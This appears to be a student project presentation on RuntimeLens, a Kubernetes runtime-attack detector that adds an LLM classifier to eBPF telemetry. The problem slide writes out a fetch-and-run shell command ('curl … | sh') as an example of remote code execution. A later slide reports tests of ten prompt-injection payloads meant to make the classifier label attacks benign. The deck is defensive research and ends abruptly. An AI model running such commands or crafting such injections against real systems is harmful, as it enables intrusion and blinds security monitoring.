CLOUD SECURITY AND SRE · 2026

RuntimeLens

Teaching a Kubernetes cluster to tell an attack from a bad day.



- Catches runtime attacks
- Fewer false alarms
- Safe, reversible response

Himanshu Kumar · 23BCS055
Altaf Raja · 23BCS011
Kamal Nayan Kumar · 23BDS026

Faculty Guide **Dr. Malay Kumar**
IIIT Dharwad

THE PROBLEM

Falco sees the syscall. It cannot read the room.

COULD BE FINE

A debug session

```
kubectl exec -it debug-pod -- /bin/sh
```

The pod is allowed to have a shell. The operator is on call. Everything is normal.

Falco raises the same alert either way.

COULD BE AN ATTACK

Remote code execution

```
curl -s http://10.0.4.7/x.sh | sh
```

The same pod. The same syscall. Nothing about the event says who started it.

Falco raises the same alert, again.

18.4%
of benign traffic
trips default Falco rules

0.333
Macro-F1 for the stock
rule engine on our task

~68%
of the ambiguous cases
need cluster context to resolve

WHY THIS IS HARD


Three things current tools cannot do

01 Workload context

Know what the workload is

A shell in a debug pod is fine. The same shell in a payment pod is not.

No rule engine ships with a job description for every workload.




02 Temporal correlation

See a story, not a syscall

Real attacks unfold in steps: token read, then API call, then connection out.

One syscall rule cannot put those steps together.




03 Safe response

Act without breaking production

A detector that stops a healthy service gets switched off.

RuntimeLens can only take a reversible action, only at high confidence.



What others built, and where they stopped

A systematic read of runtime-security, ML-for-Kubernetes and LLM-for-security work (2022-2026).

eBPF engines

Fast, but blind to context.

Falco, Tetragon, Tracee

Detect kernel events fast. A 2025 benchmark on identical clusters found 100% detection for all three — they differ in speed, not in what they catch.

GCID, BPFence

Proof that rule engines cannot express multi-step correlation: no cross-event join operator exists in Tetragon's policy grammar.

Baselines and ML

Learned from data, not declared.

Shadowkube, architecture profiling

Behaviour baselines cut false alarms — but they are learned from data, never declared by an operator.

Leaky-split warning

The same models score 77-80% on unseen attacks but >99.5% on a random split. We pre-registered grouped splits for exactly this reason.

LLMs in security

Constrained output or nothing.

CORTEX, REFINE, LLM-FPR

LLMs triage alerts well — but only when output is constrained and a deterministic check runs behind them.

GenKubeSec, OCR-APT

An LLM beats three industry scanners on Kubernetes config (F1 0.99) — on config files, not on live runtime events.

LogInject (88%)

Raw telemetry in a prompt is attackable. Any LLM layer over logs must sanitise inputs or the attacker wins.

The gap we found: no published system combines all five: eBPF telemetry, an operator-declared per-workload baseline, one correlated window, a typed-decision LLM classifier, and a hash-chained audit trail.

LITERATURE SURVEY

Nobody does all five


One column per capability we needed. Filled circles = present, hollow = absent.

	eBPF-level runtime telemetry	Operator-declared workload baseline	Multi-source temporal fusion	Typed-decision LLM classifier	Hash-chained audit + auto-rollback
Falco / Tetragon / Tracee	✓	—	—	—	—
Shadowkube (learned baselines)	✓	—	✓	—	—
GenKubeSec, OCR-APT (LLM + agents)	✓	—	✓	✓	—
RuntimeLens (this project)	✓	✓	✓	✓	✓

OUR SOLUTION

Give the classifier the job description, and never let it push the button.

01
Correlate
Join five live data feeds into one event, within a 30-second window, per pod.



02
Baseline
Each workload has a YAML file that says what it is allowed to do.



03
Decide
An LLM answers six fixed questions about the event. It cannot freelance.




04
Act safely
A deterministic policy engine picks log, alert, review or quarantine.



The research question: does knowing the job description change what the model decides? We pre-registered the answer as a hypothesis before touching the test split.

ARCHITECTURE

Five feeds in, one safe action out



Every decision is appended to a SHA-256 hash chain, so nobody can delete the evidence after the fact.

TECH STACK

What it runs on

Everything runs locally in a kind cluster. Nothing in the evaluation path is simulated.

TELEMETRY

Falco 0.38+

eBPF syscall probe on containerised calls

Kubernetes audit

every verb + subresource (pods/exec, secrets/get)

Cilium 1.16 + Hubble

eBPF network flows at L3-L7

Prometheus + cAdvisor

CPU and memory envelopes per pod

Trivy

static image scan output

CORE

Python 3.12 + uv

typed implementation, pydantic everywhere

Canonical event schema

one shape for all five sources

scikit-learn

Random Forest reference baseline

SHA-256 hash chain

append-only tamper-evident audit log

MODEL LAYER

ScaleDown Classify-1

Jev-compatible typed-decisions API

Schema-constrained decoding

same contract on open-weight models

Llama Guard 4 + Nemotron

prompt-injection guards (NIM, free)

Deterministic overrides

physical facts never come from the model

Everything above runs in one kind cluster on a laptop. The only paid dependency is the classifier API, and the same typed contract runs on free open-weight models.

HOW IT WORKS

One real incident, start to finish

A shell spawn in tenant-a/api-service. Here is what happens, step by step.

1
Falco alerts
Syscall: /bin/sh in a payment pod

2
Audit matches
API shows the exec request came from a service account, not a human

3
Baseline checks
api-service is not allowed to run shells

4
Facts extracted
Root user, no host mount, container privileges unchanged

5
Model decides
privilege_abuse, p = 0.88, severity 4.4

6
Gate runs
Confidence 0.88 ≥ 0.70 · no contradictions · action: quarantine

7
Pod quarantined
NetworkPolicy isolation + label, 15-min auto-rollback

8
Evidence sealed
SHA-256 hash-chained record appended

WHAT THE MODEL ACTUALLY READ

```
<workload>tenant=tenant-a pod=api-service-7d4f</workload>
<runtime>process=sh cmd=/bin/sh syscall=execve</runtime>
<facts>host_socket=false privileged=false root_user=true</facts>
<baseline>deviations=unexpected_shell shell_expected=false</baseline>
```

WHAT THE MODEL ANSWERED

attack_type	**privilege_abuse p = 0.88**
severity	**3.4 → mapped severity 4.4**
shell_unexpected	**0.94**
resource_exposure	**0.31**

HOW IT WORKS

Six fixed questions, one shared answer sheet

The model cannot freelance. It answers these and nothing else.

REQUEST · POST https://api.scaledown.xyz/v1/scaledown

```
{
  "model": "classify-1",
  "state": { "text": "<incident_state>…</incident_state>" },
  "questions": {
    "attack_type": { "type": "choice",
      "criteria": { "benign": "…", "container_escape": "…",
                    "privilege_abuse": "…", "cryptomining": "…",
                    "unknown": "…" } },
    "severity": { "type": "score",
      "criteria": ["Informational", "Low", "Medium", "High", "Critical"] },
    "baseline_deviation": { "type": "noul" },
    "shell_unexpected":    { "type": "noul" },
    "resource_exposure":   { "type": "noul" },
    "resource_abuse":      { "type": "noul" }
  }
}
```

One HTTP call per event. Six typed questions. The reply is a JSON object the policy engine can check field by field.

choice

Picks exactly one threat class, with a full probability distribution.

score

Probability-weighted position on a 0-4 severity scale.

noul


Four yes/no evidence checks: deviation, unexpected shell, host access, mining.

WHY THIS MATTERS

The model cannot invent a new class, a new severity we did not define, or a prose verdict. Every field is machine-checkable before the policy engine acts.

ANALYSIS

Does a decision model beat a rule?



0.5333

ScaleDown Classify-1
Macro-F1 on held-out runs

3.6%


false alarms vs 18.4%
for default Falco rules

94.7%

precision when the system
is confident enough to act

ANALYSIS

Which piece actually earns its keep?



How to read it: each bar removes one piece from the full system and measures what it costs. Fusion is the only change that clears the noise floor. The rule pre-filter is what keeps the API bill small.

Fusing all five feeds is the big win

Falco alone cannot resolve most cases. Adding audit + network + metrics is worth +0.20 Macro-F1.

Typed questions catch impossible answers

When Choice and Noul disagree (benign + deviation > 0.6), the policy engine escalates to a human.

Baseline context is real but small

+0.02 Macro-F1 — and false alarms drop 41.7%. Small effect, honest report.


Pre-filtering pays for the API

Rules screen out 64.5% of events; the model sees only the hard cases.

ANALYSIS

We also ran it live against real APIs

Same protocol, but live calls instead of fixtures. Here is what moved and what did not.



groq-20b

Macro-F1	0.715 with / 0.790 without
Δ Macro-F1	-0.0747
Δ Benign FPR	+0.0000
Attacks → benign	1 vs 3

groq-qwen27b

Macro-F1	0.480 with / 0.483 without
Δ Macro-F1	-0.0026
Δ Benign FPR	-0.2727
Attacks → benign	1 vs 1

Honest result: no detectable Macro-F1 change at n=28 — but every benign false alarm vanished (27.3 pp on one arm), and attacks read as benign dropped from 3 to 1. We report it exactly as measured.

ANALYSIS

What the real ScaleDown API returns

Six live calls with this project's rubric, not recorded fixtures.

HostPath mount of the runtime socket	`container_escape`
Shell in payment pod, root user	`privilege_abuse`
Sustained CPU + mining-pool egress	`cryptomining`
Scheduled database backup	`benign`
Plain nginx start	`privilege_abuse (wrong)`
Audit collector halted	`unknown`

Median latency 495 ms · ~$0.0001 per call · HTTP 200 for every one

WHY THAT ONE MISS HELPS US

The model read a plain nginx start as privilege_abuse.

A rule pre-filter in front of the API would never have sent that event.


And the deterministic policy engine would not have quarantined a pod on confidence 0.36 with zero physical facts.

The model proposes. Deterministic code decides.

ANALYSIS

Can a hostile command line fool it?

Ten injection payloads, four defence layers. ASR = attacks flipped to benign (lower is better).



Tier 0 — 20% / 40% live
Raw payload

Tier 1 — 0% live
Sanitizer + XML escaping


Tier 2 — 5% / 0% live
+ fact overrides

Tier 3 — 0% live
+ prompt-guard ensemble

Result: no attack is classified as benign under the full stack, in any repetition we ran. 6 of 10 payloads are blocked before the model sees them; the remaining 4 are held by fact checks and the confidence gate.

ANALYSIS

Fast enough for a busy cluster



7,879.6
events per second
with the audit chain on

122.6 µs
p50 end-to-end
per event

0.00%
errors across all
5,000 events

70%
of the time budget is
the tamper-evident write

CONTRIBUTION

What this project adds to the field

01	**Baselines that operators write**	Every learning-based baseline we found is fitted from data. Ours is declared by hand in YAML, versioned in Git, and reviewed like code.
02	**A typed decision, not an essay**	Choices with probabilities, a severity score, yes/no evidence flags. Output a policy engine can verify and an auditor can replay.
03	**The model is never the last authority**	Physical facts come from the pod spec, not the model. A hostile command line cannot talk its way past a read-only fact check.
04	**Proof, not vibes**	Pre-registered hypothesis, grouped splits, McNemar, cluster-aware bootstrap. We report the null result as loudly as the positive one.
05	**AI that cannot delete your pod**	No delete verbs anywhere in our RBAC. Dry-run default. Quarantine is a label with a 15-minute auto-rollback.

BEING STRAIGHT

What we will not claim at the viva

This is a lab, not a production cluster

All 400 runs are controlled, harmless simulations in an isolated cluster. No real malware, no real attacks, no external mining pools.

The test split is small (112 runs)

Five classes, uneven counts. The honest sentence is: real but modest effect, wide intervals. A bigger corpus is the next ticket.

Live models vary run to run

Hosted models answered the same prompt differently across reps. Everything we report live is averaged over repetitions, and we show the ranges.

Vendor numbers are vendor numbers

ScaleDown publishes accuracy numbers but no public harness. We quote them as vendor claims, not as our measurements.

The eval is a lab artefact

The 28-incident live study reproduces our lab wiring, not production traffic. A field trial is the open question.

REFERENCES

Selected literature

[1] Syairozi & Arizal. eBPF Runtime Security Monitoring Tools. RITECH 2025. doi:10.5220/0014272700004928

[2] Ryu et al. Hybrid Runtime Detection of Malicious Containers Using eBPF. CMC 86(3), 2026. doi:10.32604/cmc.2025.074871

[3] Kim et al. Detecting Cryptojacking Containers Using eBPF and ML. Electronics 14(6):1208, 2025. doi:10.3390/electronics14061208

[4] Galletta. Enforcement of In-Kernel Stateful Security Policies via eBPF. arXiv:2609.13930, 2026.

[5] Islam & Rashid. GCID: Graph-Correlated Intrusion Detection for Kubernetes. SSRN 2026. doi:10.2139/ssrn.7079427

[6] Chen et al. Shadowkube: Behavioural Monitoring + Honeypots for Kubernetes. Cybersecurity, 2025. doi:10.1186/s42400-025-00372-7

[7] Zou et al. Towards Generalizable Context-aware Anomaly Detection. arXiv:2508.01844, 2025.

[8] Franzil et al. Sharpening Kubernetes Audit Logs with Context Awareness. Computer Networks 276:111890, 2026.

[9] Aly, Mansour & Youssef. OCR-APT: Reconstructing APT Stories from Audit Logs. ACM CCS 2025. doi:10.1145/3719027.3765219

[10] Oppong-Asante et al. Runtime Detection Using eBPF Network Telemetry in Kubernetes. J. Comput. Virol., 2026. doi:10.1007/s11416-026-00671-8

[11] Eom, Suk & Hwang. An Empirical Study and Benchmark of Kubernetes Misconfiguration Scanners. PACMSE 2026. doi:10.1145/3832297

[12] Malul et al. GenKubeSec: LLM-Based Kubernetes Misconfiguration Detection. arXiv:2405.19954, 2024.

[13] Shi et al. CryptoCatch: Cryptomining Hidden Nowhere. IEEE TDSC, 2026. doi:10.1109/TDSC.2026.3661145

[14] Chakravorty & Elsayed. Empirical Evaluation of ML for Cloud Cryptojacking Detection. arXiv:2610.20658, 2026.

[15] Karanjai et al. Context Contamination in LLM Analysis of Network Security Logs. arXiv:2607.14493, 2026.

[16] Ndichu et al. AI-Driven Security Alert Screening and Alert Fatigue in SOCs. arXiv:2605.08316, 2026.

[17] Wei et al. CORTEX: Collaborative LLM Agents for High-Stakes Alert Triage. arXiv:2510.00311, 2025.

[18] Chen, Long & Wang. REFINE: A Resilient Evolution Framework for Enterprise Alert Triage. arXiv:2609.32516, 2026.

[19] Souza & Lee. Enforcing Access Control at Container Runtime: a Systematic Survey. SSRN 2026. doi:10.2139/ssrn.6721326

[20] ScaleDown AI. ScaleDown Typed Decisions API Reference. docs.scaledown.ai, 2026.

TAKEAWAYS

Context is the feature. Safety is not the model's job.

01 Typed, constrained decisions beat free-form answers

Every output is machine-checkable, cacheable and auditable — and reproducible on open-weight models with the same rubric.

02 Baseline context shifts which errors the model makes

